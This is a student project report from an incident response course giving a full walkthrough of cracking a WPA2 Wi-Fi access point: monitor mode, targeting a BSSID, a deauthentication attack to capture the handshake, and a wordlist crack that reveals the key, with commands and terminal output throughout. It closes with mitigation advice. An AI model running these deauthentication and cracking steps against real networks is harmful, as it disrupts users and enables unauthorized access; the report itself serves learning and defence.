

## DEPI Incident Response Analyst Final Project Report



Done By:

Ahmed Ossama

Mohamed Moktar

Mohamed Shawqy

Alaa Abdelgawad

Islam Hegazy

## Project Report: Cracking an Access Point Using Aircrack-ng, Airmon-ng and Network Capture On pcap via Wireshark

### 1. Introduction

This project demonstrates the use of penetration testing tools such as Airmon-ng and Wireshark to intercept and crack the security of a Wi-Fi access point. The objective is to capture the WPA handshake that occurs when a client reconnects to the access point after being forcibly disconnected. This captured handshake can then be used to attempt password cracking using wordlists. This process, though educational, is intended for understanding vulnerabilities in Wi-Fi security and enhancing security measures.



### 2. Prerequisites

Before starting this project, the following are required:

- A Wi-Fi network adapter that supports monitor mode.



- A laptop or computer running Kali Linux (either natively or through a virtual machine such as VirtualBox or VMware).
- A wordlist for password cracking, such as rockyou.txt.

Basic understanding of network concepts and WPA/WPA2 encryption.


### 3. Setup and Environment

The project utilizes Kali Linux as the operating system to run the necessary commands for network interface control, packet monitoring, and analysis. A Wi-Fi network adapter capable of switching into monitor mode is essential to capture traffic from nearby wireless networks.

Steps to set up the environment:

Hardware Connection: Plug the Wi-Fi adapter into the laptop.

Virtual Machine Setup: Kali Linux should be running as a virtual machine. Ensure that the Wi-Fi adapter is properly recognized by the virtual machine.



Verifying Interfaces: Use the command **ip addr** or **iwconfig** to check the available network interfaces. The Wi-Fi adapter should appear here, usually as **wlan0**.

```

(kali@kali)-[~]
$ ip addr
lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:aa:a3:2c brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:feaa:a32c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
6: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:c0:ca:98:26:2c brd ff:ff:ff:ff:ff:ff

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:off
  
```

#### 4. Switching to Monitor Mode

Wi-Fi adapters operate in "managed mode" by default, allowing them to connect to networks. However, for monitoring and capturing traffic, they need to be switched to "monitor mode."

Kill Conflicting Processes: Run `sudo airmon-ng check kill` to stop processes that might interfere with capturing packets.

Enable Monitor Mode: Execute `sudo airmon-ng start wlan0` to put the adapter into monitor mode. Verify this using the command `sudo airmon-ng`. If successful, the adapter will now be listed as `wlan0mon`.

```
(kali㉿kali)-[~]
$ sudo airmon-ng

PHY      Interface      Driver      Chipset
-----
phy0     wlan0mon       ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n

(kali㉿kali)-[~]
$
```


## 5. Scanning for Access Points

With the Wi-Fi adapter in monitor mode, we can now scan for nearby Wi-Fi access points:

```
(kali㉿kali)-[~]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.  
  
wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm  
            Retry short limit:7  RTS thr:off  Fragment thr:off  
            Power Management:off
```

Use the command `sudo airodump-ng wlan0mon` to scan and list available wireless networks. The output will display the MAC addresses (BSSID), channels, encryption types, and other details of each access point.

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0mon
```



STATION	PWR	Rate	Lost	Frames	Notes	Probes
24:2E:02:87:DB:E7	-91	0 ~ 1	0	3		
34:D2:70:F4:42:1B	-92	0 ~ 1e	0	2		


Choose an access point of interest and note its MAC address and channel.

## 6. Targeting a Specific Access Point

To filter and focus on one access point:

Run the command `sudo airodump-ng -d <MAC Address> wlan0mon` to display only traffic from the target access point.

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0mon -d 90:9A:4A:B8:F3:FB
```



BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:9A:4A:B8:F3:FB	-19	55	0	0	2	360	WPA2	CCMP	PSK	TP-Link_F3FC

## 7. Capturing the WPA Handshake

**Start Packet Capture:** To capture packets from the target access point, execute `sudo airodump-ng -w <file_name> -c <channel> --bssid <MAC Address> wlan0mon`. The `-w` flag specifies the output file where the captured data will be saved, and the `-c` flag specifies the channel of the access point.

```
kali@kali: ~
File Actions Edit View Help


(kali@kali)-[~]
$ sudo airodump-ng -w hack1 -c 2 --bssid 90:9A:4A:B8:F3:FB wlan0mon
```

**Deauthentication Attack:** Open a new terminal and run `sudo aireplay-ng --deauth 0 -a <MAC Address> wlan0mon` to deauthenticate clients from the target network. This forces the clients to reconnect, during which their authentication details (the WPA handshake) will be transmitted and captured.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon

[sudo] password for kali:
06:17:53 Waiting for beacon frame (BSSID: 90:9A:4A:B8:F3:FB) on channel 2
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:17:53 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
06:17:54 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
06:17:55 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
06:17:55 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
```



Monitoring Handshake Capture: After deauthentication, check the captured file for the WPA handshake. The captured file should appear in the directory as **<file\_name>-01.cap**.

## 8. Analyzing the Capture with Wireshark

Wireshark is used to visually inspect the captured handshake and ensure that all necessary information is available:

Run **wireshark <file\_name>-01.cap** to open the capture file.

```

kali@kali: ~
File Actions Edit View Help

CH 2 ][ Elapsed: 1 min ][ 2021-02-01 06:18 ][ WPA handshake: 90:9A:4A:B8:F3:FB
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
90:9A:4A:B8:F3:FB -19  0    821      45  0  2 360  WPA2 CCMP  PSK  TP-Link
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
90:9A:4A:B8:F3:FB BA:AD:08:AC:15:A7 -27   1e-1  0     57
Quitting...

(kali@kali)-[~]
$ ls
Desktop  Downloads  hack1-01.csv  hack1-01.kismet.netxml  hs  Pictures
Documents  hack1-01.cap  hack1-01.kismet.csv  hack1-01.log.csv  Music  Public

(kali@kali)-[~]
$ wireshark hack1-01.cap

```

Within Wireshark, look for the 4-way WPA handshake packets. These packets include the information needed to attempt cracking the password.

```

kali@kali: ~
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl>F

No. Time Source Destination Protocol Length Info
10.000000 Tp-LinkT_b8:f3:.. Broadcast 802.11 4.. Beacon frame, SN=229, FN=0,
20.000015 Apple_51:aa:be... Netgear_51:8c:34 (3c... 802.11 16 Request-to-send, Flags=.....
30.000017 Apple_51:aa:be... Netgear_51:8c:34 (3c... 802.11 16 Request-to-send, Flags=.....

Frame 1: 414 bytes on wire (3312 bits), 414 bytes captured (3312 bits)
IEEE 802.11 Beacon frame, Flags: .....
IEEE 802.11 Wireless Management


0000 80 00 00 00 ff ff ff ff ff ff 90 9a 4a b8 f3 fb ..... J...
0010 90 9a 4a b8 f3 fb 50 0e 0a 90 49 4c 02 00 00 00 ...J...P...IL...
0020 64 00 31 14 00 0c 54 50 2d 4c 69 6e 6b 5f 46 33 d.1...TP -Link_F3
0030 46 43 01 08 82 84 8b 96 0c 12 18 24 03 01 02 05 FC.....$...
0040 04 00 01 00 00 2a 01 00 32 04 30 48 00 6c 30 18 .....*..2 0H'10
0050 01 00 00 0f ac 02 02 00 00 0f ac 04 00 0f ac 02 .....P...
0060 01 00 00 0f ac 02 0c 00 dd 1a 00 50 f2 01 01 00 .....P...

```



## 9. Cracking the Password

The captured handshake contains encrypted authentication data. To decrypt it:



The top screenshot shows a Kali Linux terminal window displaying the output of a Wi-Fi handshake capture. The output includes a table of network statistics and a list of captured frames. A yellow box highlights the timestamp '2021-02-01 06:18' and the MAC address '90:9A:4A:B8:F3:FB'.

RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
0	517	39 8	2	360	WPA2 CCMP	PSK	TP-Link_F3FC

The bottom screenshot shows the same Kali Linux terminal window, but with a yellow box highlighting the timestamp '2021-02-01 06:18' and the MAC address '90:9A:4A:B8:F3:FB' in the output. A message box appears on the left side of the screen, stating 'Unable to join the network TP-Link\_F3FC'.



Use `aircrack-ng <file_name>-01.cap -w /usr/share/wordlists/rockyou.txt`, where `rockyou.txt` is a wordlist containing millions of potential passwords. Aircrack-ng will try each word from the list until it finds the correct password.

```

Aircrack-ng 1.6
[00:00:01] 4934/10303715 keys tested (4616.34 k/s)
Time left: 37 minutes, 11 seconds          0.05%

KEY FOUND! [ Sprints123 ]

Master Key   : 42 F5 71 13 82 7D A3 BE 84 C2 AD C0 D7 DA 53 54
              D1 E6 0F 86 C2 66 A9 48 98 0E 7E 8C 51 94 7C A3

Transient Key : 92 1C 0E 6B 64 3B F7 26 15 E5 BD 16 35 4B 5E 5C
              29 E8 94 19 4A 9F F2 86 37 E0 5C DC 5D 65 B3 01
              DC 74 81 D5 A8 93 46 B3 55 82 40 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 93 54 6E 80 15 25 3B 5F 91 25 21 61 17 F8 EE 3B
  
```

## 10. Restoring Normal Network Operations

Once the handshake has been captured and the cracking attempt begins, restore normal functionality to the network:

Stop the monitor mode on the adapter by running `sudo airmon-ng stop wlan0mon`.

This will allow clients to reconnect to the network.

```

Power Management:off

(kali@kali)-[~]
$ sudo airmon-ng stop wlan0mon

PHY      Interface  Driver      Chipset
phy0     wlan0mon   ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 station mode vif enabled on [phy0]wlan0)
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

(kali@kali)-[~]
$ iwconfig

lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
  
```

## **11. Conclusion**

This project demonstrates the vulnerability of WPA/WPA2 secured networks to deauthentication and brute-force attacks, emphasizing the importance of strong passwords and additional security layers. While this technique is widely used in penetration testing and ethical hacking, it also highlights the need for responsible use of such methods to prevent unauthorized access.

## **12. Recommendations**

To mitigate risks associated with Wi-Fi cracking:

Use complex passwords and avoid using common words or patterns.

Implement WPA3, which provides stronger security mechanisms.

Employ additional security measures such as MAC address filtering and disabling WPS.

This report provides a structured breakdown of how a Wi-Fi network can be breached using standard tools and methods available on Kali Linux. The steps detailed are aimed at helping to understand potential weaknesses in wireless security and reinforcing the need for robust protection strategies.